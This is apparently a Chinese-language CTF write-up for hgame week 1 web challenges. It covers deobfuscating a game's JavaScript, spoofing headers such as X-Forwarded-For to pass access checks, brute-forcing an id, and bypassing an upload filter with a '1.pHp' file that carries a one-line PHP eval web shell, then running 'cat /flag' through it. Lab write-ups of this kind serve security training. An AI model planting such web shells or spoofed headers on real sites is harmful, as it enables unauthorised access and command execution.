Classic Childhood Game

JS代码审计

在Events.js中记录了游戏游戏通关的相关代码，并且可以发现每个结局中都调用了函数`mota()`;

猜测flag与`mota()`函数有关

直接把`mota()`函数放在本地html代码中并调用即可得到flag :
hgame{fUnnyJavascript&FunnyM0taG4me}

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title></title>
    </head>
    <body>
        <script>
function mota() {
  var a =
['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x
73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x
72\x57\x6a\x46\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x
69\x56\x31\x59\x35'];
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  }(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
          var i = Function('return\x20(function()\x20' +
'{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
          g = i();
        } catch (j) {
          g = window;
        }
        var h =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
        g['atob'] || (g['atob'] = function (k) {
          var l = String(k)['replace'](/=+$/, '');
          var m = '';
          for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n %
0x4 ? o * 0x40 + p : p, n++ % 0x4) ? m += String['fromCharCode'](0xff & o >>
(-0x2 * n & 0x6)) : 0x0) {
            p = h['indexOf'](p);
```

```
          }
          return m;
        });
      }());
      b['fqlkGn'] = function (g) {
        var h = atob(g);
        var j = [];
        for (var k = 0x0, l = h['length']; k < l; k++) {
          j += '%' + ('00' + h['charCodeAt'](k)['toString'](0x10))['slice']
(-0x2);
        }
        return decodeURIComponent(j);
      };
      b['iBPtNo'] = {};
      b['CFrzVf'] = !![];
    }
    var f = b['iBPtNo'][c];
    if (f === undefined) {
      e = b['fqlkGn'](e);
      b['iBPtNo'][c] = e;
    } else {
      e = f;
    }
    return e;
  };
  alert(atob(b('\x30\x78\x30')));
}

mota();</script>
    </body>
</html>
```

Become A Member

1.

要求提供身份证明，一开始我以为是通过Basic认证之类的http认证，但题目只给了Cute-Bunny，没有用户名密码,,后来在R1esbyfe学长的指点下知道这里要改`User-Agent : Cute-Bunny`


2.

结合响应包中`Set-Cookie: code=guest`，这里只要在请求包添加`cookie : Vidar`就行啦

3.

添加请求头`referer : bunnybunnybunny.com`

4.



添加请求头`X-Forwarded-For : 127.0.0.1`

5.

网站用POST会变成404...后来发现GET方法也可以发送JSON请求

添加请求头`Content-Type: application/json` 再在消息体添加`{"username":"luckytoday","password":"happy123"}` 即可得到flag：
hgame{H0w_ArE_Y0u_T0day?}

Guess Who I Am

抓包可得传入的数据是以POST内容上传的，并且会在响应包JSON数据返回wrong或correct

想写爬虫脚本但是没有成功，于是直接导出id成字典在bp一个个爆破了，，（似乎不如直接找

```
import requests
import re
url = 'http://week-1.hgame.lwsec.cn:31916/'
```

```
headers = {'User-Agent': "Mozilla/5.0(Linux; Android 6.0; Nexus 5 Build/MRA58N)
AppleWebKit/537.36 (KHTML,like Gecko) Chrome/46.0.2490.76 Mobile Safari/537.36"}

a = [
    {
        "id": "ba1van4",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=kSt5erOOQMXROy28nzTia0A&s=640",
        "url": "https://ba1van4.icu"
    },
    //....这里没放全
    {
        "id": "逆风",
        "intro": "13 级菜鸡 / 大数据打杂",
        "url": "https://github.com/deadwind4"
    },
    {
        "id": "陈斩仙",
        "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> / SJTU",
        "url": "https://mxgcccc4.github.io/"
    },
    {
        "id": "Eric",
        "intro": "渗透 / 人工智能 / 北师大博士在读",
        "url": "https://3riccc.github.io"
    }
]
for i in range(1,101):

    for j in a:
        '''
        #print(j["id"])
        data = {'id':j["id"]}
        r = requests.post(url, data = data, headers = headers)
        print(r.json())
        '''
        print(j["id"])
```

Show Me Your Beauty

成功上传一张png图片并抓包后，用bp的repeater，测试能上传什么文件。

测试发现题目ban了php (文件名和后缀都不能含有php可得知)，所以用大小写绕过。在bp中将上传的文件名改为**1.pHp**，并在文件内容中写入`<?php eval($_POST[1]);>`

再在网页上传的文件界面执行命令。POST: `1=system("cat /flag");` （（这题写wp是在week1结束了所以是凭印象的

Sign In

base64解码